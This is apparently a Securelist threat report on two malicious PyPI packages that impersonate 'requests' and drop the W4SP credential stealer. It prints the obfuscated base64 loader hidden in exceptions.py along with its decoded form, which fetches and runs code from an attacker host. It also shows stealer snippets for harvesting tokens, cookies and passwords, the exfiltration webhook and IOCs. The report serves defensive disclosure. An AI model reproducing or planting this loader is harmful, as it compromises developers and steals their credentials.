
Two more malicious Python packages in the PyPI

SL **securelist.com**/two-more-malicious-python-packages-in-the-pypi/107218/

On August 8, CheckPoint published a report on ten malicious Python packages in the Python Package Index (PyPI), the most popular Python repository among software developers. The malicious packages were intended to steal developers' personal data and credentials.

Following this research, we used our internal automated system for monitoring open-source repositories and discovered two other malicious Python packages in the PyPI. They were masquerading as one of the most popular open-source packages named "requests".



Last updated 2022-08-01 08:13:21. (Updated monthly.)


Showing 100 packages over 30 days.

1.	boto3	420,316,175
2.	botocore	214,673,874
3.	urllib3	212,200,083
4.	requests	200,641,920
5.	setuptools	190,009,656

Timeline of uploaded packages:

Package name	Version	Timestamp (UTC)
pyquest	2.28.1	2022-07-30 10:11:47.000
pyquest	2.28.2	2022-07-30 10:15:28.000
pyquest	2.28.3	2022-07-30 10:19:14.000
ultrarequests	2.28.3	2022-07-30 10:25:41.000

The attacker used a description of the legitimate "requests" package in order to trick victims into installing a malicious one. The description contains faked statistics, as if the package was installed 230 million times in a month and has more than 48000 "stars" on GitHub. The project description also references the web pages of the original "requests" package, as well as the author's email. All mentions of the legitimate package's name have been replaced with the name of the malicious one.



ultrarequests 2.28.3

```
pip install ultrarequests
```

Released: Jul 30, 2022

Python HTTP for Humans.

Statistics

GitHub statistics:

Stars: 48,015

Forks: 8,820

Open issues/PRs: 234

View statistics for this project via Libraries.io, or by using our public dataset on Google BigQuery

Meta

License: Apache Software License (Apache 2.0)

Author: Kenneth Reitz

Project description

ultrarequests

ultrarequests is a simple, yet elegant, HTTP library.

```
>>> import ultrarequests
>>> r = ultrarequests.get('https://httpbin.org/basic-auth/user/pass', auth=('user', 'pass'))
>>> r.status_code
200
>>> r.headers['content-type']
'application/json; charset=utf8'
>>> r.encoding
'utf-8'
>>> r.text
'{"authenticated": true, ...'
>>> r.json()
{'authenticated': True, ...}
```

ultrarequests allows you to send HTTP/1.1 requests extremely easily. There's no need to manually add query strings to your URLs, or to form-encode your `PUT` & `POST` data — but nowadays, just use the `json` method!

ultrarequests is one of the most downloaded Python packages today, pulling in around `30M downloads / week`— according to GitHub, ultrarequests is currently depended upon by `1,000,000+` repositories. You may certainly put your trust in this code.


downloads/month 230M | python 3.7 | 3.8 | 3.9 | 3.10 | 3.11 | contributors 409

Installing ultrarequests and Supported Versions

ultrarequests is available on PyPI:

```
$ python -m pip install ultrarequests
```

After downloading the malicious packages, it becomes clear that the source code is nearly identical to the code of the legitimate "requests" package, except for one file: exception.py. In the malicious package, this script was last modified on July 30, exactly on the date of publication of the malicious package.




.../Desktop/requests-2.28.1

	Size	Modification time
auth.py	10.2 kB	Wed 29 Jun 2022 18:09:45
certs.py	429 B	Wed 29 Jun 2022 18:09:45
compat.py	1.5 kB	Wed 29 Jun 2022 18:09:45
cookies.py	18.6 kB	Wed 29 Jun 2022 18:09:45
exceptions.py	3.8 kB	Wed 29 Jun 2022 18:09:45
help.py	3.9 kB	Wed 29 Jun 2022 18:09:45
hooks.py	733 B	Wed 29 Jun 2022 18:09:45
models.py	35.2 kB	Wed 29 Jun 2022 18:09:45
packages.py	957 B	Wed 29 Jun 2022 18:09:45
sessions.py	30.2 kB	Wed 29 Jun 2022 18:09:45
status_codes.py	4.2 kB	Wed 29 Jun 2022 18:09:45
structures.py	2.9 kB	Wed 29 Jun 2022 18:09:45
utils.py	33.2 kB	Wed 29 Jun 2022 18:09:45

.../Desktop/ultrarequests-2.28.3

Name	Size	Modification time
auth.py	10.2 kB	Wed 29 Jun 2022 18:09:45
certs.py	429 B	Wed 29 Jun 2022 18:09:45
compat.py	1.5 kB	Wed 29 Jun 2022 18:09:45
cookies.py	18.6 kB	Wed 29 Jun 2022 18:09:45
exceptions.py	5.4 kB	Sat 30 Jul 2022 13:25:10
help.py	3.9 kB	Wed 29 Jun 2022 18:09:45
hooks.py	733 B	Wed 29 Jun 2022 18:09:45
models.py	35.2 kB	Wed 29 Jun 2022 18:09:45
packages.py	957 B	Wed 29 Jun 2022 18:09:45
sessions.py	30.2 kB	Wed 29 Jun 2022 18:09:45
status_codes.py	4.2 kB	Wed 29 Jun 2022 18:09:45
structures.py	2.9 kB	Wed 29 Jun 2022 18:09:45
utils.py	33.2 kB	Wed 29 Jun 2022 18:09:45



exceptions.py - requests

> Desktop > requests-2.28.1 > requests > exceptions.py

```
class HTTPError(RequestException):
    """An HTTP error occurred."""


class ConnectionError(RequestException):
    """A Connection error occurred."""


class ProxyError(ConnectionError):
    """A proxy error occurred."""


class SSLError(ConnectionError):
    """An SSL error occurred."""


class Timeout(RequestException):
    """The request timed out.

    Catching this error will catch both
    :exc:`~requests.exceptions.ConnectTimeout` and
```


exceptions.py - ultrarequests

> Desktop > ultrarequests-2.28.3 > ultrarequests > exceptions.py

```
class HTTPError(RequestException):
    """An HTTP error occurred."""
    ;__import__('\x62\x75\x69\x6c\x74\x69\x6e\x73').exec
    (__import__('\x62\x75\x69\x6c\x74\x69\x6e\x73').comp
    ile(__import__('\x62\x61\x73\x65\x36\x34').b64decode
    ("ZnJvbSB0ZW1wZmlsZSBpbXBvcnQgTmFtZWRUZW1wb3JhcnlGaW
    xlIGFzIF9mZmlsZQpmcm9tIHN5cyBpbXBvcnQgZXhlY3V0YWJsZS
    BhcyBfZWV4ZWN1dGFibGUKZnJvbSBvcyBpbXBvcnQgc3lzdGVtIG
    FzIF9zc3lzdGVtCgpfdHRtcCA9IF9mZmlsZShkZWxldGU9RmFsc2
    UpCl90dG1wLndyaXRlKGIiIiJmcm9tIHVybGxpYi5yZXF1ZXN0IG
    ltcG9ydCB1cmxvcGVuIGFzIF91dXJsb3BlbjtleGVjKF91dXJsb3
    BlbignaHR0cHM6Ly96ZXJvdHdvLWJlc3Qtd2FpZnUub25saW5lLz
    c3ODExMjk4NTc0MzI1MS93YXAvZW5uZXIvaW5qZWN0b3InKS5yZW
    FkKCkpIiIiKQpfdHRtcC5jbG9zZSgpCnRyeTogX3NzeXN0ZW0oZi
    JzdGFydCB7X2VleGVjdXRhYmxlLnJlcGxhY2UoJy5leGUnLCAndy
    5leGUnKX0ge190dG1wLm5hbWV9IikKZXhjZXB0OiBwYXNz"),'<s
    tring>','\x65\x78\x65\x63'))


class ConnectionError(RequestException):
    """A Connection error occurred."""
```

The malicious payload is a Base64-encoded Python script hidden in the "HTTPError" class. The script writes another Python one-liner script into a temporary file and then runs that file via the system.start() function. Then that one-liner script downloads the next-stage script from https://zerotwo-best-waifu[.]online/778112985743251/wap/enner/injector and executes it.



```
from tempfile import NamedTemporaryFile as _ffile
from sys import executable as _eexecutable
from os import system as _ssystem

_ttmp = _ffile(delete=False)
_ttmp.write(b"""from urllib.request import urlopen as
_uurlopen;exec(_uurlopen('https://zerotwo-best-waifu.online/
778112985743251/wap/enner/injector').read())""")
_ttmp.close()
try: _ssystem(f"start {_eexecutable.replace('.exe', 'w.exe')}
{_ttmp.name}")
except: pass
```


Downloader

The next stage is a downloader obfuscated with a publicly available tool named Hyperion. Obfuscation is done using multiple techniques, such as renaming variables and library functions, adding mixed boolean-arithmetic expressions and junk code, and compressing the code chunks with the zlib library.

The downloader terminates if the OS name is not "nt" (Windows). It randomly selects one of the directories under C:\Users\<username>\AppData\Roaming or C:\Users\<username>\AppData\Local, generates a random eight-characters string consisting of the "bcdefghijklmnopqrstuvwxyz" characters and randomly picks one of extensions from the following list:

```
['.dll', '.png', '.jpg', '.gay', '.ink', '.url', '.jar', '.tmp', '.db', '.cfg']
```

Then the malware downloads the final stage payload from https://zerotwo-best-waifu[.]online/778112985743251/wap/shatlegay/stealer123365, saves it to the previously generated location and executes it.




```
def install(path):
    if not isfile(path):
        script=request.urlopen(DODODOOoOOoooDOoDDODoO).read().decode(LLJJJLIJILJJLIJIILIJL)# mawlware
        with open(path,mode=jjjjljjiljiljljjjij,encoding=xwwxwxwxxwxxxxxxw)as f:
            f.write(script)
        f.close()
```

In order to achieve persistence on the infected machine, the malware creates a registry value with name “Realtek HD Audio Universal Service” in the HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run Windows system registry branch.

The script searches for an existing executable in the %system32% directory, named SecurityHealthSystray.exe or the SystemSettingsAdminFlows.exe, adds a “&” character (to ensure sequential execution in a command-line string), and then adds the location of the Python interpreter with the location of the malicious script. It is worth noting that this method does not work properly, as the system starts only the first executable, and the persistence is not actually achieved.

```
C:\Windows\System32\<SecurityHealthSystray.exe | SystemSettingsAdminFlows.exe> & <Python interpreter path> <generated path for dropped final payload>
```




Computer\HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Name	Type	Data
(Default)	REG_SZ	(value not set)
OneDrive	REG_SZ	"C:\Users\user\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
Realtek HD Audi...	REG_SZ	C:\Windows\System32\SecurityHealthSystray.exe & C:\Users\user\AppData\Local\Programs\Python\Python310\pythonw.exe C:\Users\user\AppData\Roamir

Final payload: W4SP Stealer

The final payload is a Trojan written in Python and obfuscated with the same obfuscator as the downloader. The malware is dubbed “W4SP Stealer” by its author in the code.

Upon launching, the stealer identifies the external IP address of the victim’s machine by making a GET request to https://api.ipify.org and installs two legitimate PyPI packages – “requests” and “pycryptodome” in order to send exfiltrated data to the operator and work with cryptography for decrypting cookies and passwords from browsers. Then the malware starts collecting Discord tokens, saved cookies and passwords from browsers in separate threads.




```
for patt in browserPaths:
    a=threading.Thread(target=getToken,args=[patt[lljjlljljjllillllj],patt[XXWWXWXXWXXXXXXXWWXXWW]])
    a.start()
    Threadlist.append(a)
for patt in discordPaths:
    a=threading.Thread(target=GetDiscord,args=[patt[nmnnnmnnmnmnnnnmnmnn],patt[jijlijijjllljiiljiiiiil]])
    a.start()
    Threadlist.append(a)
for patt in browserPaths:
    a=threading.Thread(target=getPassw,args=[patt[oODDDOOOooDOoOODoODODDDo],patt[WWWXWWXXWWXWXWXWXW]])
    a.start()
    Threadlist.append(a)
ThCokk=[]
for patt in browserPaths:
    a=threading.Thread(target=getCookie,args=[patt[S222SSS22SS222SSS22S],patt[S2S2SS2S2SS2S2S2S22S2S]])
    a.start()
    ThCokk.append(a)
for thread in ThCokk:
    thread.join()
```

Collected passwords and cookies are stored in the files %TEMP%\wppassw.txt and %TEMP%\wpcook.txt in the following format:

```
UR1: <URL> | U53RN4M3: <USERNAME> | P455W0RD: <DECRYPTED_PASSWORD>
```

```
H057 K3Y: <HOST_KEY> | N4M3: <NAME>| V41U3: <DECRYPTED_COOKIE>
```

All files created by the stealer on the victim’s machine start with the line: “<–W4SP STEALER ON TOP–>”. All collected data is sent to the operator via a Discord webhook (https://discord[.]com/api/webhooks/1001296979948740648/4wqCErLU3BVeKWnxDA70Gns5vcfxh5OCb3YDIFZaFujqfSRIwHH4YIu3aLOVWjCDe and rendered in a prettified format:



Discord Bot BOT Today at 5:02 PM
Found in <PATH>

USERNAME#HASHTAG (ID)
Token:
<TOKEN>
Click to copy
Email:
<VICTIM'S EMAIL>
Phone:
<VICTIM'S PHONE>
IP:
<VICTIM'S IP>
Badges:
<VICTIM'S BADGES>
Billing:
<VICTIM'S BILLING INFO>
@W4SP STEALER

The stealer also creates and sends a list of saved browser credentials for the URLs containing keywords “mail”, “card”, “bank”, “buy”, “sell”, etc. (see Appendix for a full list). Apart from that, it gathers data from the MetaMask, Atomic and Exodus wallets, as well as Steam and Minecraft credentials.

Having collected credentials, the stealer starts traversing the victim’s directories named Downloads, Documents and Desktop, looking for filenames containing the following words:

```
'passw', 'mdp', 'motdepasse', 'mot de passe', 'login', 'paypal',
'banque', 'account', 'metamask', 'wallet', 'crypto', 'exodus',
'discord', '2fa', 'code', 'memo', 'compte', 'token'
```

Interestingly, this list contains multiple French words: “mot de passe” (password), “mdp” (abbreviation for “mot de passe”), “banque” (bank), “compte” (account). The matching files are then uploaded to the same Discord channel.

The stealer also downloads a JavaScript payload from zerotwo-best-waifu[.]online/778112985743251/wap/dsc_injection, writing it into Discord’s index.js file. Then it kills the running discord.exe process, so that the user has to restart Discord, thus activating the payload.

```
subprocess.Popen('taskkill /im discord.exe /t /f',shell=true)
```

The injected script monitors the victim’s actions such, as changing their email address, password or billing information. The updated information is also sent to the Discord channel.

We have already reported these two packages to the PyPI security team and Snyk Vulnerability Database.

Kaspersky solutions detect the threat with the following verdicts:

- Trojan.Python.Inject.d
- Trojan.Python.Agent.gj

IOCs

Samples

34c9d77afd77611ce55716f23594275a	ultrarequests-2.28.3.tar.gz
f2102dee0caba546ef98b47b373bab9a	pyquest-2.28.3.tar.gz

556ee928fbffd4bbd1cec282ec1a5bb3	Downloader Script
42f0f3b4d5a2be7f09d1c02668cb2c08	injected Discord index.js
d7b6df674690c2e81c72ea031ed44a6f	W4SP stealer

URLs

https://zerotwo-best-waifu[.]online/778112985743251/wap/enner/injector
https://zerotwo-best-waifu[.]online/778112985743251/wap/shatlegay/stealer123365
https://zerotwo-best-waifu[.]online/778112985743251/wap/dsc_injection

Appendix

[‘mail’, ‘[coinbase](https://coinbase.com)’, ‘[gmail](https://gmail.com)’, ‘[steam](https://steam.com)’, ‘[discord](https://discord.com)’, ‘[riotgames](https://riotgames.com)’, ‘[youtube](https://youtube.com)’, ‘[instagram](https://instagram.com)’, ‘[tiktok](https://tiktok.com)’, ‘[twitter](https://twitter.com)’, ‘(https://facebook.com)’, ‘card’, ‘[epicgames](https://epicgames.com)’, ‘[spotify](https://spotify.com)’, ‘[yahoo](https://yahoo.com)’, ‘[roblox](https://roblox.com)’, ‘[twitch](https://twitch.com)’, ‘[minecraft](https://minecraft.net)’, ‘bank’, ‘[paypal](https://paypal.com)’, ‘[origin](https://origin.com)’, ‘[amazon](https://amazon.com)’, ‘[ebay](https://ebay.com)’, ‘[aliexpress](https://aliexpress.com)’, ‘[playstation](https://playstation.com)’, ‘[hbo](https://hbo.com)’, ‘[xbox](https://xbox.com)’, ‘buy’, ‘sell’, ‘[binance](https://binance.com)’, ‘[hotmail](https://hotmail.com)’, ‘[outlook](https://outlook.com)’, ‘[crunchyroll](https://crunchyroll.com)’, ‘[telegram](https://telegram.com)’, ‘[pornhub](https://pornhub.com)’, ‘[disney](https://disney.com)’, ‘[expressvpn](https://expressvpn.com)’, ‘crypto’, ‘[uber](https://uber.com)’, ‘[netflix](https://netflix.com)’]